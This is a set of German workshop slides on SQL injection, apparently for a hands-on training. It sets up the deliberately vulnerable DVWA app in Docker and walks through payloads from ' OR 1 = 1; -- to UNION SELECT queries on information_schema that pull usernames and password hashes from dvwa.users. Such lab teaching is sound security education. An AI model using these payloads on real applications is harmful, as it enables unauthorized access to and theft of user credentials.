Workshop - Security in Datenbanken

SQL-Injection

Tom Gries

Dokumenten URL: http://docs.tx7.de/TT-SQL
Autor: Tom Gries <TT-SQL@tx7.de>
@tomo@chaos.social

Version: 7.3.0 vom 22.07.2025

Legal Disclaimer - Hackerparagraf

Die hier vorgestellten Methoden und Tools dienen zum Schutz der eigenen Systeme. Das Knacken fremder Passwörter ebenso wie das Eindringen in Systeme kann eine Straftat darstellen. Die vorgestellten Tools können unter den Hackerparagrafen 202c StGB fallen. Entsprechend dürfen Sie nur auf eigene Kennwörter oder Testsysteme losgehen, beziehungsweise sich schriftlich die Erlaubnis des Systembesitzers einholen.


Zudem können Cracking-Tools die getesteten Systeme stark beeinträchtigen oder außer Funktion setzen. Entsprechend vorsichtig sollten Sie bei Produktivsystemen sein.

Was Du für diesen Workshop brauchst

Für diesen Workshop ist ein Computer im Internet mit virtuellen Systemen (Debian, Kali Linux) vorbereitet. Daher brauchst Du nur einen Rechner mit Internetzugang und einen aktuellen Browser (Firefox, Chrome, Edge, Safari). Die komplette Bedienung erfolgt über die Ports 80 und 443.

Es gibt keine besonderen Anforderungen an das Betriebssystem (Windows, Linux, Mac OS). Allerdings musst Du Dich etwas mit Linux, der Bash und Kali Tools auskennen.

Damn Vulnerable Web Application



Was ist DVWA?


Damn Vulnerable Web Application (DVWA) ist eine extra unsichere Webanwendung. Sie ist ideal für den Einstieg ins Penetrationtesting, für Schulungen oder für CTFs. Schwachstellen in DVWA sind unter anderem SQL Injection, XSS, CSRF, File Inclusion etc. Start mittels Docker:

```
docker pull vulnerables/web-dvwa
docker run -d -p 8080:80 vulnerables/web-dvwa
# oder
docker run --rm -p 8080:80 vulnerables/web-dvwa
```


Der Aufruf erfolgt dann durch einen Browser mit http://localhost:8080

Damn Vulnerable Web Application

Nach dem ersten Aufruf muss die Datenbank initialisiert werden. Dazu einfach auf "Create / Reset Database" klicken und nochmal anmelden.



Damn Vulnerable Web Application



Your Mission

http://<deine-id>.tx7.de/

DVWA ist bereits gestartet. Wenn nicht, starte es mit ./startDockerDVWA. Rufe DVWA mit http://<deine-id>.tx7.de auf, zum Beispiel mit http://tx-100.tx7.de. Falls ein Popup erscheint gebe deine persönlichen Zugangsdaten ein. Bei DVWA "admin" und "password". Prüfe, ob Security Level "low" ausgewählt ist.

Wähle "SQL Injection" aus und versuche:

- alle User in der Datenbank zu finden
- die Passwörter oder Passworthashe zu finden

EINE Möglichkeit, die Aufgabe zu lösen

SQL-Injection

Eins der bekanntesten Wörterbücher - RockYou - ist durch eine SQL-Injection hervorgegangen. Es wurden über 14 Millionen Passwörter von 32 Millionen Accounts aufgedeckt. Das Prekäre daran: Die Passwörter waren im Klartext in der DB abgelegt und die Angreifer nutzten eine 10 Jahre alte SQL-Schwachstelle. Die Passwörter enthielten auch keine Sonderzeichen - dies war von RockYou nicht zugelassen.

Ein einfacher Test in einem Formularfeld einer SQL Datenbank:

SQL-Injection - Demo mit DVWA

Normale Verwendung Testen:

```
1
```

Hochkomma, um auf mögliche SQL-Injection zu Testen:

```
'
```

Einfache SQL-Injection Testen:

```
' OR 1 = 1; --
```

Da in ID unser Statement wiederholt wird, sind "First name" und "Surename" vermutlich die Felder in der DB. Allerdings werden sie anders heißten - das und den Namen der Datenbank und Tabelle müssen wir herausbekommen. Wir können im Moment daher davon ausgehen, dass das hinterlegte SQL-Statement ungefähr wie folgt aussieht:

```
SELECT <First name>, <Surename> FROM <UserTable>
WHERE 'ID'='<Eingabefeld>';
```

SQL-Injection - Demo mit DVWA

Mit einem UNION SELECT die Anzahl der Spalten ermitteln. Wir testen zunächst auf 2:

```
' UNION SELECT null, null FROM information_schema.tables; --
```

Mit der ermittelten Anzahl von Feldern den Namen der Datenbank und der Tabellen ermitteln:

```
' UNION SELECT table_schema, table_name FROM information_schema.tables
  WHERE table_schema = database(); --
```

Spaltennamen und Position in der Tabelle "dvwa.users" ermitteln:

```
' UNION SELECT column_name, ordinal_position FROM information_schema.columns
  WHERE table_schema = 'dvwa' AND table_name = 'users'; --
```

Daraus lässt sich jetzt das folgende Statement ableiten und die finale UNION SELECT Abfrage bilden:

```
SELECT first_name, last_name FROM dvwa.users WHERE 'ID'='' UNION
SELECT user, password FROM dvwa.users; -- ;
```

Anmerkungen oder Fragen?